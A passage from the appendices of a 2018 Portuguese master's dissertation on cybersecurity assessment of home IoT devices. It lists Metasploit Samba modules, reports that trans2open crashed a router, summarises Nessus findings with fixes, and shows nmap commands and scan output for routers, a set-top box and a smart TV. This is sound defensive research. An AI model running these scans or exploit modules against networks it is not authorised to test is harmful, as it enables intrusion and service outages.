    ↪  Samba SetInformationPolicy AuditEventsInfo Heap Overflow
   exploit/linux/samba/trans2open                2003-04-07       great
    ↪  Samba trans2open Overflow (Linux x86)
   exploit/multi/samba/usermap_script            2007-05-14       excellent
    ↪  Samba "username map script" Command Execution
```

Neste caso o mais óbvio, de acordo com o relatório do `Nessus`, seria explorar a vulnerabilidade de *overflow* utilizando o *exploit* `exploit/linux/samba/trans2open`.

O que aconteceu no nosso cenário ao utilizar este *exploit* foi que forçou o router a reiniciar, em vez de conseguirmos ter uma execução remota de código. Todavia podemos considerar como DoS devido ao facto de os clientes ficarem sem ligação à Internet e sem televisão IPTV.

SAMBA BADLOCK VULNERABILITY

Esta assinatura foi detetada segundo o software `Nessus` para o seguinte equipamento:

- Thomson TG784n

A versão do `Samba` a correr neste dispositivo Linux está afetada por uma falha, conhecida como `Badlock` [7], que existe nos protocolos Security Account Manager (SAM) e Local Security Authority Domain Policy (LSAD) devido ao nível de negociação de autenticação via Remote Procedure Call (RPC) ser impróprio.

Um atacante que execute MitM ao intercetar o tráfego de comunicação de um cliente e um servidor de base de dados SAM, pode explorar esta falha para forçar o *downgrade* do nível de autenticação, permitindo a execução de chamadas de rede arbitrárias `Samba` no contexto do cliente afetado.

O atacante, caso suceda, tem acesso de leitura/escrita à base de dados do SAM, o que pode revelar todas as *passwords* bem como outras informações sensíveis.

A solução aqui passa por fazer atualização do `Samba` para as versões `4.2.11 / 4.3.8 / 4.4.2` ou superior.

Neste caso não temos possibilidade de fazer a atualização deste serviço, uma vez que, não podemos fazer quaisquer alterações no *firmware* do ISP.

A recomendação é desativar este serviço caso o utilizador não o use.

SMB SIGNING DISABLED

Esta assinatura foi detetada segundo o software `Nessus` para o seguinte equipamento:

7 https://vulners.com/nessus/SAMBA_BADLOCK.NASL

- Thomson TG784n

Este equipamento não permite assinar o tráfego Server Message Block (SMB).

Assinar o tráfego SMB permite ao destinatário que está a receber os pacotes SMB confirmar a sua autenticidade e ajuda a proteger este serviço contra ataques MitM.

A sua configuração permite escolher entre três opções, atendendo o nível de segurança a impor, desativado (inseguro), ativo ou obrigatório (mais seguro).

A solução neste caso passa por ativar a assinatura, mas se tal procedimento não for possível e o fabricante não disponibilizar outra solução então podemos estar perante uma falha de *design* embora seja possível de mitigar desativando o serviço `Samba`.

SSL CERTIFICATE CANNOT BE TRUSTED

Esta assinatura foi detetada segundo o software `Nessus` para o seguinte equipamento:

- Huawei B310s-22

O certificado `X.509` do servidor não pode ser confiável. Existem três maneiras diferentes, em que a cadeia de confiança pode ser quebrada, como indicado abaixo:

1. O topo da cadeia de certificados enviada pelo servidor pode não ser descendente de uma autoridade de certificação pública conhecida. Isto acontece quando o topo da cadeia é um certificado auto-assinado, não reconhecido ou quando faltam certificados intermediários para ligar o topo da cadeia de certificado a uma autoridade de certificação pública conhecida.
2. A cadeia de certificados pode conter um certificado que não é válido no momento da verificação. Isto acontece quando a verificação ocorre antes de uma das datas `'notBefore'` do certificado, ou depois de uma das datas `'notAfter'` do certificado.
3. A cadeia de certificados pode conter uma assinatura que não corresponde às informações do certificado ou que não pode ser verificada. As assinaturas incorretas podem ser corrigidas ao obter o certificado com a assinatura incorreta para ser re-assinado pelo emissor.

SSL CERTIFICATE SIGNED USING WEAK HASHING ALGORITHM

Esta assinatura foi detetada segundo o software `Nessus` para o seguinte equipamento:

- Huawei B310s-22

Um certificado SSL presente na cadeia de certificados foi identificado por usar um algoritmo de *hash* fraco.

O serviço remoto utiliza uma cadeia de certificados SSL que foi assinada por algoritmos de *hashing* fracos do ponto de vista criptográfico (ex. MD2, MD4, MD5, ou SHA-1).

Estes algoritmos são conhecidos como sendo vulneráveis a ataques de colisão. Um atacante pode explorar esta vulnerabilidade ao gerar outro certificado com a mesma assinatura digital, permitindo que o atacante seja identificado como o serviço afetado não havendo distinção para o cliente.

São considerados como vulneráveis todos os certificados que usem SHA-1 ou cadeias de certificados que expirem após 1 de Janeiro de 2017.

SSL CERTIFICATE CHAIN CONTAINS RSA KEYS LESS THAN 2048 BITS

Esta assinatura foi detetada segundo o software `Nessus` para o seguinte equipamento:

- Huawei B310s-22

A cadeia de certificados `X.509` utilizada por este serviço contem certificados com chaves Rivest–Shamir–Adleman (RSA) inferiores a 2048 bits.

Devido aos *standards* para a indústria definidos pelo Certification Authority/Browser (CA/B) Forum, os certificados emitidos após 1 de Janeiro de 2014 têm de ter pelo menos 2048 bits.

Existe também a possibilidade de alguns fabricantes e implementações SSL por parte dos *browsers* de revogarem também estes certificados após 1 de Janeiro de 2014.

A solução aqui passa pela substituição dos certificados afetados, utilizando uma chave mais longa nos que usam 2048 bits e re-assinar de novo quaisquer certificados assinados pelos mesmos.

SSH SERVER CBC MODE CIPHERS ENABLED

Esta assinatura foi detetada segundo o software `Nessus` para o seguinte equipamento:

- Thomson TG784n

O servidor de SSH neste dispositivo está configurado para o uso de encriptação Cipher Block Chaining (CBC), o que pode permitir a um atacante recuperar a mensagem *plaintext* a partir do *ciphertext*.

A solução neste caso passa por desativar o modo CBC de encriptação de cifras e ativar o modo Counter (CTR) ou Galois/Counter Mode (GCM) para encriptar as cifras.

Em caso de não existir possibilidade de modificar o modo de encriptar as cifras podemos estar perante uma falha de *design* impossível de mitigar.

SSH WEAK MAC ALGORITHMS ENABLED

Esta assinatura foi detetada segundo o software `Nessus` para o seguinte equipamento:

- Thomson TG784n

O servidor de SSH neste dispositivo está configurado para permitir os algoritmos MD5 e 96-bit MAC, ambos são considerados fracos na atualidade.

A solução neste caso passa por desativar ambos os algoritmos no dispositivo, mas se tal opção não existir ou o fabricante não tiver disponibilizado outros algoritmos então podemos estar perante uma falha de *design* impossível de mitigar.

APÊNDICE F - RELATÓRIOS NMAP

Estes primeiros testes mostram o *output* do comando `nmap -sV -Pn -T4 -O -F <ip>`.

Descrição dos parâmetros utilizados nos testes iniciais:

- -sV para detetar da versão e informação dos serviços nos portos abertos
- -Pn para tratar todos os *hosts* como *online* de forma a saltar a fase de descoberta
- -T4 para definir o período de tempo e velocidade
- -O para deteção do sistema operativo
- -F para modo rápido de forma a detetar apenas alguns portos (inferior ao *scan* pré-definido)

A Listagem 63 mostra o *output* do comando `nmap -sV -Pn -T4 -O -F 192.168.8.1`, o qual nos permite identificar quais os portos abertos e quais os serviços possíveis de enumerar no router Huawei B310s-22.

Listagem 63: Análise de Portos no Huawei B310s-22

```
1  Nmap scan report for 192.168.8.1
2  Host is up (1.0s latency).
3  Not shown: 995 closed ports
4
5  PORT     STATE    SERVICE    VERSION
6  53/tcp   open     tcpwrapped
7  80/tcp   open     http       webserver
8  443/tcp  open     ssl/https  webserver
9  514/tcp  filtered shell
10 8080/tcp open     http-proxy webserver
11
12 MAC Address: DC:EE:06:47:77:5E (Huawei Technologies)
13 Device type: general purpose
14
15 Running: Linux 2.6.X|3.X
16 OS CPE: cpe:/o:linux:linux_kernel:2.6 cpe:/o:linux:linux_kernel:3
17 OS details: Linux 2.6.32 - 3.10
18
19 Network Distance: 1 hop
20 Service Info: OS: Linux; Device: printer; CPE: cpe:/o:linux:linux_kernel
```

A Listagem 64 mostra o *output* do comando `nmap -sV -Pn -T4 -O -F 192.168.1.253`, o qual nos permite identificar quais os portos abertos e quais os serviços possíveis de enumerar no router Thomson TG784n para a interface secundária.

Listagem 64: Análise de Portos no Thomson TG784n

```
Nmap scan report for 192.168.1.253
Host is up (0.0018s latency).
Not shown: 95 closed ports

PORT    STATE SERVICE     VERSION
22/tcp  open  ssh         Dropbear sshd 0.44 (protocol 2.0)
80/tcp  open  http        Knopflerfish httpd
139/tcp open  netbios-ssn Samba smbd (workgroup: WORKGROUP)
443/tcp open  ssl/http    Knopflerfish httpd
515/tcp open  printer     Xerox lpd

MAC Address: 5A:98:35:8F:0E:96 (Unknown)
Device type: general purpose

Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.30

Network Distance: 1 hop
Service Info: OS: Linux; Device: printer; CPE: cpe:/o:linux:linux_kernel
```

A Listagem 65 mostra o *output* do comando `nmap -sV -Pn -T4 -O -F 192.168.1.254`, o qual nos permite identificar quais os portos abertos e quais os serviços possíveis de enumerar no router Thomson TG784n para a interface *gateway*.

Listagem 65: Análise de Portos no Thomson TG784n

```
Nmap scan report for 192.168.1.254
Host is up (0.0024s latency).
Not shown: 93 filtered ports

PORT     STATE SERVICE    VERSION
21/tcp   open  ftp        Alcatel Speedtouch ADSL router ftpd
23/tcp   open  telnet     Technicolor TG582n WAP telnetd
53/tcp   open  domain     pdnsd
80/tcp   open  http       Technicolor DSL modem http admin
443/tcp  open  ssl/https  Technicolor TG789vn broadband router
1723/tcp open  pptp                  THOMSON (Firmware: 1)
8000/tcp open  http       Technicolor TG787 VoIP gateway http admin 1.0

MAC Address: 58:98:35:8F:0E:96 (Technicolor)

Warning: OSScan results may be unreliable because we could not find at least 1
 ↪  open and 1 closed port
Device type: broadband router|printer|firewall|proxy server|general purpose

No exact OS matches for host (test conditions non-ideal).

Network Distance: 1 hop
Service Info: Devices: broadband router, bridge, VoIP adapter
```

A Listagem 66 mostra o *output* do comando `nmap -sV -Pn -T4 -O -F 192.168.1.64`, o qual nos permite identificar quais os portos abertos e quais os serviços possíveis de enumerar na STB Motorola VIP1200 IPTV STB.

Listagem 66: Análise de Portos na Motorola VIP1200 IPTV Set-Top Box

```
Nmap scan report for 192.168.1.64
Host is up (0.019s latency).
Not shown: 99 closed ports

PORT     STATE     SERVICE     VERSION
514/tcp  filtered  shell
8080/tcp open      http             T-Home Telekom Media Receiver httpd
8082/tcp open      blackice-alerts
8086/tcp open      http             Microsoft Mediaroom httpd (IPTV tuner)

MAC Address: 00:23:A3:99:0D:5F (Arris Group)
Device type: media device

Running: Microsoft Windows PocketPC/CE
OS CPE: cpe:/o:microsoft:windows_ce
OS details: Motorola VIP1200-series or Swisscom Bluewin TV digital set top box
 ↪  (Windows CE 5.0)

Network Distance: 1 hop
Service Info: Device: media device
```

A Listagem 67 mostra o *output* do comando `nmap -sV -Pn -T4 -O -F 192.168.1.89`, o qual nos permite identificar quais os portos abertos e quais os serviços possíveis de enumerar na *Smart TV* Sony Bravia KDL-50WC808.

Listagem 67: Análise de Portos na Sony Bravia KDL-50WC808

```
Nmap scan report for 192.168.1.89
Host is up (0.022s latency).
Not shown: 97 closed ports

PORT     STATE SERVICE    VERSION
80/tcp   open  http       nginx
8008/tcp open  http?
8009/tcp open  ssl/ajp13?

MAC Address: C4:8E:8F:3C:16:55 (Hon Hai Precision Ind.)

Device type: phone

Running: Google Android 5.X
OS CPE: cpe:/o:google:android:5.1
OS details: Android 5.1

Network Distance: 1 hop
```

Após uma primeira fase de testes da qual retiramos os dados como serviços a correr, portos abertos e versões dos sistemas operativos, sendo que temos a lista de

endereços IP dos *hosts* podemos agora utilizando o `nmap` compreender melhor cada um.

O `nmap` tem *scripts* incorporados que nos permitem ir mais a fundo na pesquisa dos serviços, neste caso como foi visualizado anteriormente existe muita resposta de HTTP como serviço, pegando nesse serviço em específico podemos tentar descobrir o que nos é devolvido como HTTP *header*.

Os testes seguintes mostram o *output* do comando `nmap -script=http-headers <ip>` [1].

Na Listagem 68 podemos verificar que nos é devolvida informação nos portos TCP 80 e TCP 8080, com a identificação do endereço de configuração e gestão do router Huawei B310s-22 e a *cookie* de sessão.

1 https://nmap.org/nsedoc/scripts/http-headers.html

Listagem 68: Análise de Cabeçalhos HTTP no Huawei B310s-22

```
Nmap scan report for homerouter.cpe (192.168.8.1)
Host is up (0.00086s latency).
Not shown: 996 closed ports

PORT     STATE SERVICE
53/tcp   open  domain
80/tcp   open  http
| http-headers:
|   Date: Thu, 01 Jan 1970 00:00:00 GMT
|   Server: webserver
|   Connection: close
|   X-Download-Options: noopen
|   X-Frame-Options: deny
|   X-XSS-Protection: 1; mode=block
|   Strict-Transport-Security: max-age=31536000; includeSubdomains
|   Content-Length: 12299
|   Content-Type: text/html
|   Expires: 0
|   Cache-Control: no-cache
|   Set-Cookie:SessionID=wpfmxrJMEp8CwNYkM5R8Kutq/oDfHq/9YKxqcVsf6ALm1FkqLqPMv08
 ↪  YZ04M/4r+Vj/iXU3ev568+zw5b/kmStriFiinqQKjVqQAvkJZ3lReFTdn+7Kq6UOLNc4hepic;p
 ↪  ath
 ↪  =/;HttpOnly;
|
|_  (Request type: GET)
443/tcp  open  https
| http-headers:
|_  (Request type: GET)
8080/tcp open  http-proxy
| http-headers:
|   Date: Thu, 01 Jan 1970 00:00:00 GMT
|   Server: webserver
|   Connection: close
|   X-Download-Options: noopen
|   X-Frame-Options: deny
|   X-XSS-Protection: 1; mode=block
|   Strict-Transport-Security: max-age=31536000; includeSubdomains
|   Location: http://192.168.8.1/html/index.html?url=homerouter.cpe:8080
|   Content-Length:13
|   Cache-Control: no-cache
|   Content-Type: text/html
|
|_  (Request type: GET)

MAC Address: DC:EE:06:47:77:5E (Huawei Technologies)
```

Na Listagem 69 podemos verificar que para a interface secundária do router Thomson TG784n no porto TCP 80 o cabeçalho mostra que temos um servidor HTTP `Knopflerfish`.

Listagem 69: Análise de Cabeçalhos HTTP no Thomson TG784n

```
Nmap scan report for 192.168.1.253
Host is up (0.013s latency).
Not shown: 995 closed ports

PORT    STATE SERVICE
22/tcp  open  ssh
80/tcp  open  http
| http-headers:
|   Content-Type: text/html
|   MIME-Version: 1.0
|   Server: The Knopflerfish HTTP Server
|   Date: Wed, 27 Dec 2017 21:13:34 GMT
|   Connection: Close
|   Content-Length: 105
|
|_  (Request type: GET)
139/tcp open  netbios-ssn
443/tcp open  https
| http-headers:
|_  (Request type: GET)
515/tcp open  printer

MAC Address: 5A:98:35:8F:0E:96 (Unknown)
```

Na Listagem 70 podemos verificar que para a interface *gateway* do router Thomson TG784n no porto TCP 80 o cabeçalho mostra que existe um formulário de *login* e a sua localização, também permite ver que o serviço de HTTPS redireciona para o mesmo formulário.

Listagem 70: Análise de Cabeçalhos HTTP no Thomson TG784n

```
Nmap scan report for dsldevice.lan (192.168.1.254)
Host is up (0.0069s latency).
Not shown: 993 filtered ports

PORT     STATE SERVICE
21/tcp   open  ftp
23/tcp   open  telnet
53/tcp   open  domain
80/tcp   open  http
| http-headers:
|   Date: Wed, 27 Dec 2017 21:10:07 GMT
|   Server:
|   ETag: "4514-a9371f20"
|   Content-length: 0
|   Connection: close
|   Location: http://dsldevice.lan/login.lp
|   Set-Cookie: xAuth_SESSION_ID=Mst9Ls5hTQAIG1H3iH8sQQA=; path=/;
|   Cache-control: no-cache="set-cookie"
|
|_  (Request type: GET)
443/tcp  open  https
| http-headers:
|_  (Request type: GET)
1723/tcp open  pptp
8000/tcp open  http-alt
| http-headers:
|   Location: http://192.168.1.254:80
|
|_  (Request type: GET)

MAC Address: 58:98:35:8F:0E:96 (Technicolor)
```

Na Listagem 71 podemos verificar que a STB não devolve qualquer tipo de informação no cabeçalho para o porto TCP 8080.

Listagem 71: Análise de Cabeçalhos HTTP na Motorola VIP1200 IPTV Set-Top Box

```
Nmap scan report for 192.168.1.64
Host is up (0.035s latency).
Not shown: 997 closed ports

PORT     STATE SERVICE
8080/tcp open  http-proxy
| http-headers:
|   Connection: close
|   Content-Length: 0
|
|_  (Request type: GET)
8082/tcp open  blackice-alerts
8086/tcp open  d-s-n

MAC Address: 00:23:A3:99:0D:5F (Arris Group)
```

Por fim, na Listagem 72 referente à *Smart TV*, podemos verificar que existe um servidor **nginx** no porto TCP 80 e que nos devolve um endereço no qual podemos analisar que tipo de informação é devolvida.

Listagem 72: Análise de Cabeçalhos HTTP na Sony Bravia KDL-50WC808

```
Nmap scan report for android-9fa76219aca63678.lan (192.168.1.89)
Host is up (0.0073s latency).
Not shown: 996 closed ports

PORT     STATE SERVICE
80/tcp   open  http
| http-headers:
|   Server: nginx
|   Date: Wed, 27 Dec 2017 21:14:19 GMT
|   Content-Type: text/html
|   Content-Length: 154
|   Connection: close
|   Location: http://192.168.1.89:10000/contentshare/WebApp/index.html
|
|_  (Request type: GET)
8008/tcp open  http
| http-headers:
|   Content-Length:0
|   Content-Type:text/html
|
|_  (Request type: GET)
8009/tcp open  ajp13
9000/tcp open  cslistener

MAC Address: C4:8E:8F:3C:16:55 (Hon Hai Precision Ind.)
```

De modo a terminar a análise de portos e tentar ter um conhecimento mais extenso dos sistemas que se mostraram mais robustos nos primeiros testes, decidiu-se avançar para testes exaustivos na *Smart TV* e na STB.

As Listagens 73 e 74 mostram o *output* do comando `nmap -sV -sC -Pn -p- -O -A -oN <ficheiro> <ip>`, de forma a detetar outros serviços ou informações.

Descrição dos parâmetros utilizados nos testes exaustivos:

- -sV para detetar da versão e informação dos serviços nos portos abertos
- -sC para a execução dos *scripts* do `nmap` considerados seguros
- -Pn para tratar todos os *hosts* como *online* de forma a saltar a fase de descoberta
- -p- para percorrer todos os portos do 0 ao 65535
- -O para deteção do sistema operativo
- -A para deteção de versão do serviço, sistema operativo, execução de *scripts* e *traceroute*
- -oN para definir o *output* como normal num ficheiro em *plaintext*

Contudo foram ocultadas as assinaturas de *fingerprint* dos serviços a que não foi possível efetuar o seu reconhecimento mesmo sendo devolvidos dados.

Atendendo a Listagem 73, podemos verificar que o servidor de **nginx** detetado anteriormente não permite redirecionamento, mas por sua vez podemos verificar o tráfego SSDP relacionado com o serviço de UPnP o qual envia conteúdo que permite a total identificação do equipamento.

Listagem 73: Análise de Completa de Portos na Sony Bravia KDL-50WC808

```
Nmap scan report for android-9fa76219aca63678.lan (192.168.1.89)
Host is up (0.0039s latency).
Not shown: 65522 closed ports

PORT          STATE SERVICE             VERSION
80/tcp        open  http                nginx
|_http-server-header: nginx
|_http-title: Did not follow redirect to
 ↪  http://192.168.1.89:10000/contentshare/WebApp/index.html
6466/tcp  open  ssl/unknown
|_ssl-date: 2017-12-28T00:13:37+00:00; -3s from scanner time.
6467/tcp  open  ssl/unknown
|_ssl-date: 2017-12-28T00:13:37+00:00; -3s from scanner time.
8008/tcp  open  http?
|_http-title: Site doesn't have a title (text/html).
8009/tcp  open  ssl/ajp13?
|_ajp-methods: Failed to get a valid response for the OPTION request
| ssl-cert: Subject: commonName=6d10b18d-e502-5b41-01f6-2a0ec3193b86
| Not valid before: 2017-12-27T04:02:34
|_Not valid after:  2017-12-29T04:02:34
|_ssl-date: 2017-12-28T00:13:37+00:00; -3s from scanner time.
9000/tcp  open  ssl/cslistener?
|_ssl-date: 2017-12-28T00:13:37+00:00; -3s from scanner time.
35755/tcp open  unknown
41824/tcp open  unknown
| fingerprint-strings:
|   FourOhFourRequest:
|         HTTP/1.1 400 Bad Request
|         Connection: close
|         Date: Thu, 28 Dec 2017 00:11:59 GMT
|   GetRequest, HTTPOptions, RTSPRequest:
|         HTTP/1.1 400 Bad Request
|         Connection: close
|         Date: Thu, 28 Dec 2017 00:11:19 GMT
|   Help:
|         HTTP/1.1 400 Bad Request
|         Connection: close
|         Date: Thu, 28 Dec 2017 00:11:34 GMT
|   SIPOptions:
|         HTTP/1.1 400 Bad Request
|         Connection: close
|_        Date: Thu, 28 Dec 2017 00:12:14 GMT
44038/tcp open  unknown
| fingerprint-strings:
|   FourOhFourRequest:
```

```
|         HTTP/1.1 400 Bad Request
|         Connection: close
|         Date: Thu, 28 Dec 2017 00:12:00 GMT
|         X-AV-Client-Info: av=5.0; cn="Sony Corporation"; mn="BRAVIA
 ↪  KDL-50W808C"; mv="3.0";
|         X-AV-Physical-Unit-Info: pa="BRAVIA KDL-50W808C";
|   GetRequest, HTTPOptions, RTSPRequest:
|         HTTP/1.1 400 Bad Request
|         Connection: close
|         Date: Thu, 28 Dec 2017 00:11:20 GMT
|         X-AV-Client-Info: av=5.0; cn="Sony Corporation"; mn="BRAVIA
 ↪  KDL-50W808C"; mv="3.0";
|         X-AV-Physical-Unit-Info: pa="BRAVIA KDL-50W808C";
|   Help:
|         HTTP/1.1 400 Bad Request
|         Connection: close
|         Date: Thu, 28 Dec 2017 00:11:35 GMT
|         X-AV-Client-Info: av=5.0; cn="Sony Corporation"; mn="BRAVIA
 ↪  KDL-50W808C"; mv="3.0";
|         X-AV-Physical-Unit-Info: pa="BRAVIA KDL-50W808C";
|   SIPOptions:
|         HTTP/1.1 400 Bad Request
|         Connection: close
|         Date: Thu, 28 Dec 2017 00:12:15 GMT
|         X-AV-Client-Info: av=5.0; cn="Sony Corporation"; mn="BRAVIA
 ↪  KDL-50W808C"; mv="3.0";
|_        X-AV-Physical-Unit-Info: pa="BRAVIA KDL-50W808C";
48848/tcp open  upnp
| fingerprint-strings:
|   FourOhFourRequest:
|         HTTP/1.1 404 Not Found
|         Connection: close
|         Date: Thu, 28 Dec 2017 00:11:29 GMT
|         Server: FedoraCore/2 UPnP/1.0 MINT-X/1.8.1
|   GetRequest:
|         HTTP/1.1 404 Not Found
|         Connection: close
|         Date: Thu, 28 Dec 2017 00:11:19 GMT
|         Server: FedoraCore/2 UPnP/1.0 MINT-X/1.8.1
|   HTTPOptions, RTSPRequest:
|         HTTP/1.1 400 Bad Request
|         Connection: close
|         Date: Thu, 28 Dec 2017 00:11:19 GMT
|         Server: FedoraCore/2 UPnP/1.0 MINT-X/1.8.1
|   SIPOptions:
|         HTTP/1.1 400 Bad Request
|         Connection: close
|         Date: Thu, 28 Dec 2017 00:11:29 GMT
|_        Server: FedoraCore/2 UPnP/1.0 MINT-X/1.8.1
52323/tcp open  upnp
| fingerprint-strings:
|   FourOhFourRequest:
|         HTTP/1.1 404 Not Found
|         Connection: close
```

```
95  |          Date: Thu, 28 Dec 2017 00:11:30 GMT
96  |          Server: Android/1.6 UPnP/1.0 Huey Sample DMR/0.1
97  |          X-AV-Server-Info: av=5.0; hn=""; cn="Sony Corporation"; mn="Huey
    ↪  Sample DMR"; mv="0.1";
98  |    GetRequest:
99  |          HTTP/1.1 404 Not Found
100 |          Connection: close
101 |          Date: Thu, 28 Dec 2017 00:11:20 GMT
102 |          X-AV-Server-Info: av=5.0; hn=""; cn="Sony Corporation"; mn="Huey
    ↪  Sample DMR"; mv="0.1";
103 |    HTTPOptions, RTSPRequest:
104 |          HTTP/1.1 400 Bad Request
105 |          Connection: close
106 |          Date: Thu, 28 Dec 2017 00:11:20 GMT
107 |          Server: Android/1.6 UPnP/1.0 Huey Sample DMR/0.1
108 |          X-AV-Server-Info: av=5.0; hn=""; cn="Sony Corporation"; mn="Huey
    ↪  Sample DMR"; mv="0.1";
109 |    SIPOptions:
110 |          HTTP/1.1 400 Bad Request
111 |          Connection: close
112 |          Date: Thu, 28 Dec 2017 00:11:30 GMT
113 |          Server: Android/1.6 UPnP/1.0 Huey Sample DMR/0.1
114 |_         X-AV-Server-Info: av=5.0; hn=""; cn="Sony Corporation"; mn="Huey
    ↪  Sample DMR"; mv="0.1";
115 52674/tcp open  upnp
116 | fingerprint-strings:
117 |   FourOhFourRequest:
118 |          HTTP/1.1 404 Not Found
119 |          Connection: close
120 |          Date: Thu, 28 Dec 2017 00:11:29 GMT
121 |          Server: FedoraCore/2 UPnP/1.0 MINT-X/1.8.1
122 |   GetRequest:
123 |          HTTP/1.1 404 Not Found
124 |          Connection: close
125 |          Date: Thu, 28 Dec 2017 00:11:19 GMT
126 |          Server: FedoraCore/2 UPnP/1.0 MINT-X/1.8.1
127 |   HTTPOptions, RTSPRequest:
128 |          HTTP/1.1 400 Bad Request
129 |          Connection: close
130 |          Date: Thu, 28 Dec 2017 00:11:19 GMT
131 |          Server: FedoraCore/2 UPnP/1.0 MINT-X/1.8.1
132 |   SIPOptions:
133 |          HTTP/1.1 400 Bad Request
134 |          Connection: close
135 |          Date: Thu, 28 Dec 2017 00:11:29 GMT
136 |_         Server: FedoraCore/2 UPnP/1.0 MINT-X/1.8.1
137 58315/tcp open  unknown
138 | fingerprint-strings:
139 |   FourOhFourRequest, GetRequest, HTTPOptions, RTSPRequest, SIPOptions:
140 |          HTTP/1.1 404 Not Found
141 |          Connection: close
142 |_         Content-Length: 0
143 6 services unrecognized despite returning data.
144
```

```
TRACEROUTE
HOP RTT          ADDRESS
1   25.04 ms 192.168.1.64

MAC Address: C4:8E:8F:3C:16:55 (Hon Hai Precision Ind.)
Device type: phone
Running: Google Android 5.X
OS CPE: cpe:/o:google:android:5.1
OS details: Android 5.1
Network Distance: 1 hop

Host script results:
|_clock-skew: mean: -3s, deviation: 0s, median: -3s

TRACEROUTE
HOP RTT         ADDRESS
1   3.90 ms android-9fa76219aca63678.lan (192.168.1.89)
```

Como se pode verificar na Listagem 74, não existe deteção de conteúdo HTTP ou outro tipo de mensagens utilizado, novamente para o porto TCP 8082 não existe um certeza sobre o tipo de serviço que o utiliza.

Listagem 74: Análise de Completa de Portos na Motorola VIP1200 IPTV Set-Top Box

```
Nmap scan report for 192.168.1.64
Host is up (0.025s latency).
Not shown: 65531 closed ports

PORT          STATE SERVICE              VERSION
8080/tcp  open  http                 T-Home Telekom Media Receiver httpd
|_http-title: Site doesn't have a title.
8082/tcp  open  blackice-alerts?
| fingerprint-strings:
|   DNSStatusRequest, DNSVersionBindReq, FourOhFourRequest, GenericLines,
 ↪  GetRequest, HTTPOptions, Help, JavaRMI, Kerberos, LANDesk-RC, LDAPBindReq,
 ↪  LDAPSearchReq, LPDString, NCP, NULL, NotesRPC, RPCCheck, RTSPRequest,
 ↪  SIPOptions, SMBProgNeg, SSLSessionReq, TLSSessionReq, TerminalServer,
 ↪  WMSRequest, X11Probe, afp, giop, oracle-tns:
|_        hello
8086/tcp  open  http                 Microsoft Mediaroom httpd (IPTV tuner)
53208/tcp open  tcpwrapped
1 service unrecognized despite returning data.

MAC Address: 00:23:A3:99:0D:5F (Arris Group)
Device type: media device
Running: Microsoft Windows PocketPC/CE
OS CPE: cpe:/o:microsoft:windows_ce
OS details: Motorola VIP1200-series or Swisscom Bluewin TV digital set top box
 ↪  (Windows CE 5.0)

Network Distance: 1 hop
Service Info: Device: media device
```

DECLARAÇÃO

Declaro, sob compromisso de honra, que o trabalho apresentado nesta dissertação, com o título *"Metodologia de Análise de Ciber Segurança de Dispositivos IoT"*, é original e foi realizado por Rúben Filipe Amaro Oliveira Maia (2152268) sob orientação de Professor Doutor Miguel Monteiro de Sousa Frade (miguel.frade@ipleiria.pt).

Leiria, Fevereiro de 2018

RÚBEN FILIPE AMARO OLIVEIRA MAIA

Digitally signed by RÚBEN FILIPE AMARO OLIVEIRA MAIA
Date: 2018.03.28 11:50:54 +02'00'

Rúben Filipe Amaro Oliveira Maia